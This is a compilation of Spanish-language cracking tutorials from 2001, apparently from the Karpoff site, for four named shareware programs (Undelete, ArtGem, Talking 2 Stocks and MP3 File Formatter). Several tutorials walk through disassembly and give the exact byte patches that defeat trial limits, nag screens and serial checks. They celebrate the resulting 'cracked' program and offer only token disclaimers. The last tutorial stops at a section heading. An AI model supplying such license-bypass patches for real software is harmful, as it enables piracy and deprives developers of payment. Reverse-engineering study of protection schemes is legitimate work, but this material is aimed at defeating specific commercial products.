me siento muy contento al poder hacer otro tutorial.. gracias a k-for por sus maravillosos tutoriales, también por el gran file insPEctor y al profesor_x por su compilación de tutoriales

también agradezco a karpoff y a sus webmasters por ayudar a los newbies <como yo> con sus tutoriales y por recibir los míos.. y a los foros de WKT! échenle un vistazo!!

gracias también a la gente que lee mis tutoriales <aunque digan que pierden su tiempo!!>

por último, les recomiendo echen un ojo por éstas páginas...

AzTlAnKlAn

Karpoff Spanish Tutor

WKT! Foro

TutoLetal

K-For

hasta la próxima!!
dudas? comentarios??

smash@gamehacks.net

recuerda: éstos textos son exclusivamente para fines intelectuales.. de ninguna manera tratamos de perjudicar a los programadores..

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa: Undelete (Software Shelf File Demo Edition)


PROTECCION:	**Demo, limita los archivos recuperados, y tiene un tiempo de prueba.**
Objetivo:	Hacerlo totalmente funcional.
Descripcion:	Programa para recuperar archivos borrados.
Dificultad:	Novato..
DOWNLOAD:	www.softwareshelf.com
Herramientas:	**W32dasm (para Visual Basic),un Editor Hexadecimal (p.ej HexWorkshop 2.54), y el programa The Customiser.**
CRACKER:	**kamui** **FECHA: 31/03/2001**

INTRODUCCION

Bueno chicos otra vez estoy aqui para explicarles como funciona otro sistema de protección. El programa es una utilidad muy buena para recuperar ficheros ya borrados del disco duro. Yo la he probado y semejante al Recover4All (estudiado por el compañero Nopper).
Este programa sino le introduces un serial correcto durante la instalación,se convierte en un programa DEMO, yo no se lo pondré,estaremos en modo demonstración por lo que no nos dará la posiblidad de registrarlo. Su limitación consiste en el que cuando recupera solo 2 archivos, expira !!, por lo que no facilita nada su evaluación con este sistema. Tambien creo que tiene limite de tiempo, pero eso no me ha dado tiempo ha comprobarlo. jeje ;-)

AL ATAKE

Bueno vamos a probar al programilla este haber que nos puede ofrecer...Bien después de cargar el programa, analizamos los discos duros, ah y vemos 3 archivos que borramos en su dia y que nos interesaría volver a tenerlos, muy bien este programa nos da esa posibilidad. Los señalamos y le damos a recuperar (mediante la acción UNDELETE), y, ups , solo nos recupera 2 archivos y EXPIRA !!:



Comorrrrrr?, ya no podemos usar más esta cosa ya hemos acabado el tiempo de evaluación !!. Esto no puede ser y debemos solucionarlo:

Desensamblamos (con el w32dasmVB, porque esta hecho en VBasic), y buscamos estas 2 cosas tan feas....con las STRINGS REFERENCES:

:00411C95 FFD6 call esi

:00411C97 E97C050000 jmp 00412218

* Referenced by a (U)nconditional or (C)onditional Jump at Address:

| :00411C89(C) |

:00411C9C E8B9510300 call 00446E5A

:00411CA1 8B4004 mov eax, dword ptr [eax+04]

:00411CA4 8B481C mov ecx, dword ptr [eax+1C]

:00411CA7 6A00 push 00000000

* Possible StringData Ref from Data Obj ->"Notice -- Limited use demo"

| :00411CA9 6848584600 push 00465848

* Possible StringData Ref from Data Obj ->"This is a limited use demo version. "

| :00411CAE 68EC574600 push 004657EC

:00411CB3 E8E90E0200 call 00432BA1

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:

|:00411D0B(U), :00411D0F(C) |

:00411CB8 8B442414 mov eax, dword ptr [esp+14]

:00411CBC 50 push eax

* Reference To: ADVAPI32.RegCloseKey, Ord:0184h ===>Donde se lleva la cuenta de los archivos recuperados.

| :00411CBD FF150C204500 Call dword ptr [0045200C]

:00411CC3 85C0 test eax, eax

:00411CC5 7408 je 00411CCF

:00411CC7 50 push eax

:00411CC8 FFD6 call esi

:00411CCA E8110CFFFF call 004028E0

* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:00411CC5(C) |

:00411CCF 8B442454 mov eax, dword ptr [esp+54]

:00411CD3 85C0 test eax, eax

:00411CD5 7F56 jg 00411D2D ===> Tras la comprobación, salta si todavia el prog. no ha expirado.

:00411CD7 E87E510300 call 00446E5A

:00411CDC 8B4004 mov eax, dword ptr [eax+04]

:00411CDF 8B481C mov ecx, dword ptr [eax+1C]

:00411CE2 6A00 push 00000000

* Possible StringData Ref from Data Obj ->"Expired Demo"

| :00411CE4 68DC574600 push 004657DC

* Possible StringData Ref from Data Obj ->"The demo usage on this limited "

->"use demo has expired."

| :00411CE9 6894574600 push 00465794 ====> Aqui cuando ya expira.

:00411CEE E8AE0E0200 call 00432BA1

:00411CF3 6A00 push 00000000

:00411CF5 FFD6 call esi

:00411CF7 E91C050000 jmp 00412218 ,,,,nos manda a la salida, no recupera los archivos.

* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:00411C60(C) |

:00411CFC 3DEA000000 cmp eax, 000000EA

:00411D01 750A jne 00411D0D

:00411D03 50 push eax :00411D04 FFD6 call esi

:00411D06 E8D50BFFFF call 004028E0

:00411D0B EBAB jmp 00411CB8

* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:00411D01(C) |

:00411D0D 85C0 test eax, eax

:00411D0F 74A7 je 00411CB8

:00411D11 50 push eax

:00411D12 FFD6 call esi

:00411D14 E8C70BFFFF call 004028E0

:00411D19 6A00 push 00000000

:00411D1B FFD6 call esi

:00411D1D 8B542414 mov edx, dword ptr [esp+14]

:00411D21 52 push edx

* Reference To: ADVAPI32.RegCloseKey, Ord:0184h

| :00411D22 FF150C204500 Call dword ptr [0045200C] ,,,Si salta aqui, todo va sobre ruedas.

:00411D28 E9EB040000 jmp 00412218

+++++Bueno este es el 1ª salto que debemos cambiar para conseguir el objetivo.+++++

Debemos conseguir ahora eliminar lo del Demo Expiration: ....buscamos y :

* Possible StringData Ref from Data Obj ->"Uinit5"------>curioso nombre de la cadena en el registro que lleva la cuenta atrás en los ficheros recuperados.

| :004122A9 6864584600 push 00465864

:004122AE 50 push eax

* Reference To: ADVAPI32.RegSetValueExA, Ord:01B2h

| :004122AF FF1510204500 Call dword ptr [00452010]

:004122B5 85C0 test eax, eax

:004122B7 7408 je 004122C1

:004122B9 50 push eax

:004122BA FFD6 call esi

:004122BC E81F06FFFF call 004028E0

* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:004122B7(C) |

:004122C1 8B4C2414 mov ecx, dword ptr [esp+14]

:004122C5 51 push ecx

* Reference To: ADVAPI32.RegCloseKey, Ord:0184h

| :004122C6 FF150C204500 Call dword ptr [0045200C]

:004122CC 85C0 test eax, eax

:004122CE 7408 je 004122D8

:004122D0 50 push eax

:004122D1 FFD6 call esi

:004122D3 E80806FFFF call 004028E0

* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:004122CE(C) |

:004122D8 8B442454 mov eax, dword ptr [esp+54]

:004122DC 85C0 test eax, eax

:004122DE 7F17 jg 004122F7 ===>Salta y no aparecerá ningún mensaje tonto.

:004122E0 6800000100 push 00010000

* Possible StringData Ref from Data Obj ->"Demo Expiration"

| :004122E5 6840574600 push 00465740 ===>Aquí si todo nos va mal, jeje...

* Possible StringData Ref from Data Obj ->"Your demo version of the file "

->"recovery program has now expired."

| :004122EA 6800574600 push 00465700

:004122EF 6A00 push 00000000

* Reference To: USER32.MessageBoxA, Ord:01C3h

| :004122F1 FF1584264500 Call dword ptr [00452684]

* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:004122DE(C) |

:004122F7 8D4C245C lea ecx, dword ptr [esp+5C] ,,, si estamos por aqui todo irá bien.

:004122FB C644244C00 mov [esp+4C], 00

:00412300 E8DE2A0200 call 00434DE3

La cosa, resumiendo está clara como el agua, debemos cambiar:

:00411CD5 7F56 jg 00411D2D=> :00411CD5 EB56 jmp 0041D2D

:004122DE 7F17 jg 004122F7==> :004122DE EB17 jmp 004122F7

Bueno lo único que nos queda y que no es imprescindible pero si bonito es con el programa The Customiser es cambiar algunas cosas que pueden molestar "algo" la vista, como p. ej.:

,por:

Bueno chicos lo demás os lo dejo a vosotros, jeje.....

NOTA 1ª:Este tutorial está expresamente redactado para estudiar el sistema de protección del programa, deshabilitarlo, para poder evaluarlo mejor , y ya está. Si quereis seguir usandolo, y vuestro bolsillo os lo permite comprarlo, sino respetar el shareware.

NOTA 2ª:Este tutorial puede ser libremente distribuido pero se debe indicar el AUTOR y el PROPÓSITO.

Un saludo a todos los crackers españoles, a los del canal #crackers del IRC-hispano, y a los del Tutoriales-2000, y a Karpoff por poner mis tutoriales.

Para cualquier cosa: kamui_@latinmail.com

Karpoff Spanish Tutor 2001

Programa: ArtGem V1.2

PROTECCION: **Limitación de Tiempo.**

Objetivo: Evitar la limitación de tiempo (en realidad la nag).

Descripcion: Según ellos: Powerful image editor for multimedia graphics

Dificultad: Novato.

DOWNLOAD: http://www.rlvision.com

Herramientas: **W32dasm, Editor Hexadecimal**

CRACKER: **Lutino** **FECHA:** **9/4/2001**

INTRODUCCION

Este programa tiene un periodo de evaluacion de 30 dias, despues de los cuales... continua funcionando, pero siempre nos aparecera la nag indicandonos lo malos que somos.

Nag de ArtGem V.12

Antes de esta nag aparece otra en la cual se ve el nombre de usuario y la compañia que introducimos si le damos al boton Register, pero no tiene importancia.

Podiamos atacar por ahi, buscando el mensaje de "invalid key!" y lograr registrarnos con cualquiere numero de serie, pero el programa comprueba si es correcto cada vez que lo ejecutamos. Es decir, tendriamos que eliminar tambien esta proteccion, no es muy dificil, pero aqui no puedo instalar el SoftIce (estoy en la oficina ;)).

Asi que nos iremos a por la "limitacion" de tiempo.

AL ATAKE

Para cualquier programa que queramos estudiar lo mejor siempre es informarnos lo mas posible sobre nuestra victima (si esta empacado, encriptado, etc). En este caso nada de nada, asi que procedemos a adelantar la fecha del sistema, ejecutar el programa y ver que pasa.

Bueno, pues parece que el programa se ejecuta igual, la unica diferencia es el numero de dias que tenemos de evaluacion en la nag o el mensaje de que ya ha expirado, pero continua funcionando.

Como esta es la unica diferencia, apuntamos una cadena que siempre aparece, arriba del todo, en la nag: ArtGem 30 Days Trial. (Tomar siempre notas de todos los pasos que deis, aunque parezcan tonterias, siempre es buena toda la informacion).


Es el turno de W32Dasm. Lo abrimos y desensamblamos el programa (previamente habremos hecho una copia de este, por si nos la cargamos). Nos vamos a String Data References, alli buscamos nuestra cadena: ArtGem 30 Days Trial
Mirar bien si aparece mas de una vez, para asegurarnos en que zona (o zonas) del codigo tenemos que trabajar. En este caso solo aparece una vez.

Aparecemos aqui:

```
* Referenced by a CALL at Addresses:
|:0042ADBA   , :0042AE25
|
:0042A370 A1B4578900              mov eax, dword ptr [008957B4]
:0042A375 53                      push ebx
:0042A376 56                      push esi
:0042A377 57                      push edi
:0042A378 85C0                    test eax, eax
:0042A37A 7465                    je 0042A3E1
:0042A37C 48                      dec eax
:0042A37D A3B4578900              mov dword ptr [008957B4], eax
:0042A382 755D                    jne 0042A3E1
:0042A384 A158578900              mov eax, dword ptr [00895758]
:0042A389 8B0DE8538900            mov ecx, dword ptr [008953E8]
:0042A38F 2BC1                    sub eax, ecx
:0042A391 8B3564548900            mov esi, dword ptr [00895464]
:0042A397 99                      cdq
:0042A398 2BC2                    sub eax, edx
:0042A39A 6A00                    push 00000000
:0042A39C D1F8                    sar eax, 1
:0042A39E 6A00                    push 00000000
:0042A3A0 6A01                    push 00000001
:0042A3A2 8D8C0829FFFFFF          lea ecx, dword ptr [eax+ecx-000000D7]
:0042A3A9 A120578900              mov eax, dword ptr [00895720]
:0042A3AE 2BC6                    sub eax, esi
:0042A3B0 68509B4200              push 00429B50
:0042A3B5 99                      cdq
:0042A3B6 2BC2                    sub eax, edx
:0042A3B8 684A010000              push 0000014A
:0042A3BD D1F8                    sar eax, 1
:0042A3BF 68AE010000              push 000001AE
:0042A3C4 8D843050FFFFFF          lea eax, dword ptr [eax+esi-000000B0]
:0042A3CB 50                      push eax
:0042A3CC 51                      push ecx
:0042A3CD 6A01                    push 00000001

* Possible StringData Ref from Data Obj ->"ArtGem 30 Days Trial"
                                  |
:0042A3CF 68445B4700              push 00475B44
:0042A3D4 E82767FFFF              call 00420B00
:0042A3D9 83C428                  add esp, 00000028
:0042A3DC A39C548900              mov dword ptr [0089549C], eax

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0042A37A(C), :0042A382(C)
|
:0042A3E1 8B0DEC538900            mov ecx, dword ptr [008953EC]
:0042A3E7 8B410C                  mov eax, dword ptr [ecx+0C]
:0042A3EA 8B7114                  mov esi, dword ptr [ecx+14]
:0042A3ED 8D1480                  lea edx, dword ptr [eax+4*eax]
:0042A3F0 48                      dec eax
:0042A3F1 85C0                    test eax, eax
:0042A3F3 8D5496EC                lea edx, dword ptr [esi+4*edx-14]
:0042A3F7 7C1D                    jl 0042A416
:0042A3F9 8D7204                  lea esi, dword ptr [edx+04]
:0042A3FC 8D7801                  lea edi, dword ptr [eax+01]
```

Como podemos ver a esta parte del codigo llegamos desde dos sitios diferentes (dos call): 42ADBA y 42AE25 (mira arriba del todo en el trozo de codigo que he puesto).
Justo encima de la linea 0042A378 hace un test AX,AX y en 0042A37A hace je 0042A3E1, justo despues de la llamada que nos mostraria este mensaje.

Nos ponemos sobre esta linea (0042A37A je 0042A3E1), apuntamos su offset y nos vamos al editor hexadecimal. Tendremos esto:



Cambiamos el 74 por 75 y ya esta, la nag no aparecera mas y el programa funciona perfectamente.
Si os fijais, en la linea 0042A382 tambien aparece un salto condicional a la linea que nos evita la nag, pero con modofocar la primera vale.

Esto no evita que en el menu de ayuda desaparezca el boton para registrarnos, lo cual seria mas elegante. Facil, Buscamos la palabra "Register" en las String references del W32Dasm, apuntamos su offset y con el editor hexadecimal lo modificamos. Esto no lo explico, pues es igual que lo anterior, lo dejo como ejercicio. Si alguien quiere que se lo explique que me escriba y lo hare.

Este tutorial se lo dedico a Karpoff, tu pagina es la mas visitada de mi empresa!!! Eres cojonudo!!!

Para cualquiere pregunta sobre este tuto: lutino@terra.es

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa: ***Talking 2 Stocks v 2.03***

PROTECCION:	**Name/serial**		
Objetivo:	**Parchar el programa para ser usuario registrado**		
Descripcion:			
Dificultad:	Principiante		
DOWNLOAD:	***http://www.4developers.com/***		
Herramientas:	**w32dasm 8.9x**		
CRACKER:	**Profesor_X**	**FECHA:**	**15/04/2001**

INTRODUCCION

Hola Amigos otro programa mas que analizamos, en este tutorial veremos como parchar el *Talking 2 Stocks v 2.03* de la empresa 4developers que se especializa en desarrollar utilerias para windows algunas muy buenas …….. como podran ver aumente una nueva seccion que se llama : VALORACION DEL SOFTWARE en la cual pondremos la calificacion que se merece segun mi punto de vista, tomando en cuenta los siguientes parametros:

1. sistema de proteccion
2. Funcionalidad
3. Calidad en programación

AL ATAKE

Comentario del Programa

El tut de hoy hablaremos sobre un programita buneo para quien necesite saber como va la bolsa de valores ... jejejje..... vamos a analizar el programa ***Talking 2 Stocks v 2.03*** que ya veran como esta todo .....

Objetivos


Parchar el programa para ser usuario registrado, sorry astaga , i know dont like you the patchs, :(

Objetivos


1. Parchar el programa para ser usuario registrado, sorry astaga , i know dont like you the patchs, :(

Manos a la Obra

Bueno amigos empezemos con este **menjurgue l !!!! JEJEJEJEJ**..... lo primero que haremos es analizar el programa para ver si esta empakado y en que lenguaje fue hecho, con la herramienta llamada **Lenguaje 2000** y nos mostrara esto:



mmmm.... esta hecho en visual C++ y no esta empacado ni nada de nada...jejeje.... continuemos..... ahora abramos el programa y nos aparecera una ventana como esta:



la que nos dice que es una version Trial y que tenemos 30 dias para probarlo, insertamos un nombre y numero de serie y damos click en UNLOCK y nos manda el siguiente mensaje:

OK! ahora vamos y desensamblamos el ejecutable del ***Talking 2 Stocks v 2.03*** , esperamos unos segundos y por fin se desensambla, se acuerdan de el mensaje de error que manda ? .... ok vamos a buscarlo..... damos click en string references y nos aparece una ventana en la cual empezamos a buscar la string de error y despues de un ratito la encontramos :

damos doble click sobre esa string y nos manda a la dirección, damos doble click para ver si hay alguna otra referencia y pues parece que no.... que bueno ..... ok entonces caemos en esta parte del codigo :

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00418F27(C)
|

* Possible Reference to Dialog: DialogID_0115, CONTROL_ID:00FF, ""
|
:00419000 6AFF push FFFFFFFF

* Reference To: USER32.MessageBeep, Ord:01BDh
|
:00419002 FF15CCF54500 Call dword ptr [0045F5CC]
:00419008 85F6 test esi, esi
:0041900A 7403 je 0041900F
:0041900C 8B761C mov esi, dword ptr [esi+1C]

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0041900A(C)
|
:0041900F 6A30 push 00000030

* Possible StringData Ref from Data Obj ->"UNREGISTERED User"
|
:00419011 68448B4700 push 00478B44

* Possible StringData Ref from Data Obj ->"The registration information you "
->"have entered could not be validated."
|
:00419016 68108A4700 push 00478A10
:0041901B 56 push esi <----- CAEMOS AQUI
```

OK !!! subimos un poco y nos encontramos que hay un salto condicional que viene de **00418F27** ...mmmmmm ... ok vamos a ese direccion de memoria y nos encontramos con esta otra parte del codigo :

```
:00418F20 E8CB060000 call 004195F0
:00418F25 85C0 test eax, eax
:00418F27 0F84D3000000 je 00419000 <-----CAEMOS AQUI
:00418F2D 8B158CE84700 mov edx, dword ptr [0047E88C]
:00418F33 8D442414 lea eax, dword ptr [esp+14]
:00418F37 8D4C2408 lea ecx, dword ptr [esp+08]
:00418F3B 33DB xor ebx, ebx
```

como podemos ver caemos en el salto condicional en la direccion de memoria 00418F27 pero esperen no vayan como **LOCOS** a cambiar ese salto, ya que si solo lo cambian. lograran nada mas que aparesca el mensaje de registrado pero cuando reinicien el programa , no lo estaran ..... jejejejejj ..... si se dan cuenta una linea arriba hay un TEST y otra linea arriba una CALL mmmmmm interesante si tiene tiempo abran el softice y pongan un break point en **GETWINDOWTEXTA** y despues pongan un break point en la direccion donde esta ese TEST y vean los valores que lleva ..... 0 y 0 mmmmmmm ....eso quiere decir que la CALL de arribita hace la comprobación del serial mandando un valor de CERO para no registrado y UNO para registrado ..... lo que se me ocurre es entrar a la CALL que se encuentra en esta direccion de memoria 00418F20 y cambiar el codigo un poquitin para que mande como valor de default 1... jejejej ..... ok!!! hagamoslo ..... para empezar vamos y nos posicionamos en la direccion mencionada una linea arriba y en el W32Dasm y damos click en

y nos manda a la direccion de memoria 004195F0 en la cual cambiaremos

```
:004195F0 64A100000000 mov eax, dword ptr fs:[00000000]
```

por

```
:004195F0 b801000000 mov eax,001

:004195f6 C3 RET
```

ok !!! se preguntaran y como cambio eso.... ok vamos y abrimos una copia del ejecutable del ***Talking 2 Stocks v 2.03*** en el hex work Shop vamos y sacamos el offset de la direccion de memoria 4195F0 que es 195f0 damos CONTROL G en el heditor hexadecimal y aparecemos en esta parte del codigo pero en formato hexadecimal :

```
000195E4 0800 0000 83C4 08C3 9090 9090 64A1 ............d.
000195F2 0000 0000 6AFF 6890 BD45 0050 6489 ....j.h..E.Pd.
```

lo cambiamos por :

```
000195E4 0800 0000 83C4 08C3 9090 9090 B801 ..............
000195F2 0000 00C3 6AFF 6890 BD45 0050 6489 ....j.h..E.Pd.
```

y guardamos los cambios y ejecutamos la copia modificada e insertamos un nombre y numero de serie , damos en UNLOCK, reiniciamos el programa yyyyyyyyY!!!!!!!!!!!!!!!

nada de ventana de registro y si se dan cuenta ya no aparece en la barra el texto de UNREGISTERED ..... JEJEJEJEJ .....YA ESTUVO ....

ahora si podemos decir ..... **PROGRAMA CRACKEADO** .....

nOTAS

ESPERO ... les sirva de algo este tutorial para aumentar sus conocimientos en el arte del cracking.....Soy humano y cometo **errores**, si encuentras uno házmelo saber OK.

UNA COSA MUY IMPORTANTE SI QUIERES QUE TUS TUTORIALES APARESCAN EN LA COMPILACION DE TUTORIALES 2000 MANDAMELOS A MI EMAIL.....

Saludos

- **[DeK_OiN]**
- **Act MAgO**
- **iTeD**
- **SIR DREAM**
- **POTHEAD**
- **VluGo**
- **CrKViz**
- **Txeli**
- **Kuato_Thor**
- **CODE_MEX**
- **Metamorfer**
- **Txotxo**
- **Raziel**
- **Turbop**
- **Karpoff** http://welcome.to/karpoff

- **Xasx** de **TNT!** http://www.tntcrackers.ws
- **Viper** (creador de file ins**PE**ctor) file ins**PE**ctor web site http://www.finspec.swsites.net/index.htm
- Toda la people de **TUTORIALES2000**.
- Saludos a todos los **crackers** del mundo.

Chao!!

Espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,lean muchos tutoriales, practiquen, estudien y CRACKEAR será mucho más fácil.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: MP3 File Formatter v 4.0

PROTECCION:	**Name/serial**
Objetivo:	**Ser usario registrado ...! cuestion de enfoques) en la cual veremos dos formas de poder crackear esta aplicación**
Descripcion:	
Dificultad:	Principiante
DOWNLOAD:	***http://www.patrickservices.com***
Herramientas:	W32dasm v 8.9 Editor Hexadecimal (hexWork Shop)
CRACKER:	**Profesor_X** **FECHA:** **15/04/2001**

INTRODUCCION

Hola Amigos ..otra ves por aqui con un tuto mas para toda la peña que quiera aprender , les recuerdo que si eres o te crees un cracker experiementado, mejor no lo leas, y sigue soñando ;)P..... como podran ver aumente una nueva seccion que se llama : VALORACION DEL SOFTWARE en la cual pondremos la calificacion que se merece segun mi punto de vista, tomando en cuenta los siguientes parametros:

1. sistema de proteccion
2. Funcionalidad
3. Calidad en programación

AL ATAKE

Comentario del Programa

- Este programita es una utileria simpaticona para poder crear tus playlist para poder escuchar tus mp3´s, lo estuve viendo y tiene algunas caracteristicas buenas, lo que no me gusto es que usa iconos para todo … mmm guacala de pollo …pero en si es una utileria buena. lo que haremos ahora es ver dos metodos diferentes para hacer el programa funcional y quitar todas sus limitaciones….. **ya saben lo de siempre si les gusta el programa comprenlo...no me hago responsable del mal uso que alguno de los vivillos que abundan en internet hagan de este tutorial.....**

Objetivos

1. quitar el tiempo limite
2. parchar el programa para que acepte cualquier numero de serie (les recuerdo que estos dos metodos que vamos a ver funcionan para todos los sharewares de esa empresa…….)

Manos a la Obra

OK! ahora lo primero que haremos es usar la recien salidita version 4.2 del FILE INSPECTOR de VipeR, para saber con que esta hecho el programita y si viene empakado…….


ok chavos como podemos ver nos dice que esta hecho en Visual Basic v 5.0 y no esta empakado ni nada de eso, continuemos con este MEREQUETENGUE , ahora lo que hacemos es analizar el programa y lo ejecutamos, el cual nos mostrara una ventanita como esta :

en la cual insertamos un nombre y numero de serie, y damos click en REGISTER y nos manda un mensaje de error:


jejejje!!! como podemos ver por ahi podemos atacar, tambien si se dan cuenta en la ventana de registro dice algo como esto EXPIRED .... PLEASE REGISTER TODAY ..... mmm interesante, al ver estas palabras me recordo el viejo truco para quitar los tiempos limites de las aplicaciones hechas en Visula Basic v 5.0 y v 6.0, que les parece si lo intentamos hacer.....

Quitando tiempo limite (Primera aproximación)

